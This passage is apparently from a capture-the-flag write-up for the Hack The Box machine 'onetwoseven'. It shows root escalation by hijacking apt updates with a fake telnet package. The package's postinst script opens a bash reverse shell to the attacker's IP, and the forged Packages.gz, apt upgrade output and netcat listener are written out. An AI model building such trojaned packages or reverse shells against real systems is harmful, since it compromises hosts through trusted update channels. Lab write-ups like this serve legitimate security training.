127.0.0.1 - - [21/Jun/2025 09:08:21] "GET /devuan/dists/ascii/main/binary-all/Packages.bz2 HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:21] code 404, message File not found
```

I can create malicious update to run reverse shell command

I'll target this Package.gz

```
"GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1" 404 -
```

Make this directory

```
└─$ mkdir -p devuan/dists/ascii/main/binary-amd64/
```

/etc/apt/sources.list shows some links that I can get update files

```
cat sources.list
#

# deb cdrom:[devuan_ascii_2.0.0_amd64_netinst]/ ascii main non-free

#deb cdrom:[devuan_ascii_2.0.0_amd64_netinst]/ ascii main non-free

#deb http://de.deb.devuan.org/merged ascii main
# deb-src http://de.deb.devuan.org/merged ascii main

#deb http://de.deb.devuan.org/merged ascii-security main
# deb-src http://de.deb.devuan.org/merged ascii-security main

#deb http://de.deb.devuan.org/merged ascii-updates main
# deb-src http://de.deb.devuan.org/merged ascii-updates main
```

Not Secure http://de.deb.devuan.org/devuan/dists/ascii/main/binary-amd64/

Index of /devuan/dists/ascii/main/binary-amd64

Name	Last modified	Size	Description
Parent Directory		-	
Packages.gz	2022-09-03 20:02	65K	
Packages.xz	2022-09-03 20:02	54K	
Release	2019-12-02 21:38	94	
by-hash/	2019-11-18 01:01	-	

Apache/2.4.25 (Debian) Server at de.deb.devuan.org Port 80

I'll target telnet

```
www-admin-data@onetwoseven:/etc/apt$ dpkg -l | grep telnet
dpkg -l | grep telnet
iF  telnet                                0.18-1337                           amd64        Debian
```

https://github.com/mthbernardes/Derbie gives me a tool, but I will create manually

Make new directory telnet/DEBIAN and create file control and postinst

control

```
1 Package: telnet$
2 Maintainer: Debian $
3 Version: 18.0.1$
4 Architecture: amd64$
5 Description: Debian $
```

postinst(Need to be 755 for build)

```
1 #!/bin/bash$
2 $
3 bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'$
```

```
$chmod 755 postinst
```

I can build telnet.deb

```
└──╼ $dpkg-deb --build telnet/ telnet.deb
dpkg-deb: building package 'telnet' in 'telnet.deb'.
```

```
└──╼ $ls -l telnet.deb
-rw-r--r-- 1 parrot parrot 724 Jun 21 09:43 telnet.deb
┌[redacted]─[~/Documents/onetwoseven/devuan/dists/ascii/main/binary-amd64]
└──╼ $sha256sum telnet.deb
7e5110fe37ae162e6085f11a740d4958b0df5a40d468e1d4833e7ea5964c2465  telnet.deb
```

Update Package

```
 1 Package: telnet$
 2 Source: Debian$
 3 Version: 18.0.1$
 4 Maintainer: Franco$
 5 Architecture: amd64$
 6 Description: a command line interface and FUSE filesystem for Amazon Clou$
 7 Priority: required$
 8 Filename: dists/ascii/main/binary-amd64/telnet.deb$
 9 Size: 724$
10 SHA256: d525d7746b7f6e0190a4a5de9d0aa2c6e0b6006df47beb8f55aa739d27735c21$
```

Compress the Package


```
$gzip Packages
```

Let's update

```
"GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1" 200 -
```

I can find it downloaded my file successfully. Let's listen to the port and upgrade

```
www-admin-data@onetwoseven:/etc/apt$ sudo apt-get upgrade
sudo apt-get upgrade
Reading package lists...
Building dependency tree...
Reading state information...
Calculating upgrade...
The following packages were automatically installed and are no longer required:
  irqbalance libnuma1
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  telnet
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 724 B of archives.
After this operation, 161 kB disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 http://packages.onetwoseven.htb/devuan ascii/main amd64 telnet amd64 18.0.1 [724 B]
apt-listchanges: Reading changelogs...
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
debconf: unable to initialize frontend: Readline
debconf: (This frontend requires a controlling tty.)
debconf: falling back to frontend: Teletype
dpkg-preconfigure: unable to re-open stdin:
Fetched 724 B in 0s (2957 B/s)
(Reading database ... 30936 files and directories currently installed.)
Preparing to unpack .../telnet_18.0.1_amd64.deb ...
Unpacking telnet (0.18.1) over (0.17-41) ...
Setting up telnet (0.18.1) ...
```


$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.133] 58326
root@onetwoseven:/#

I got root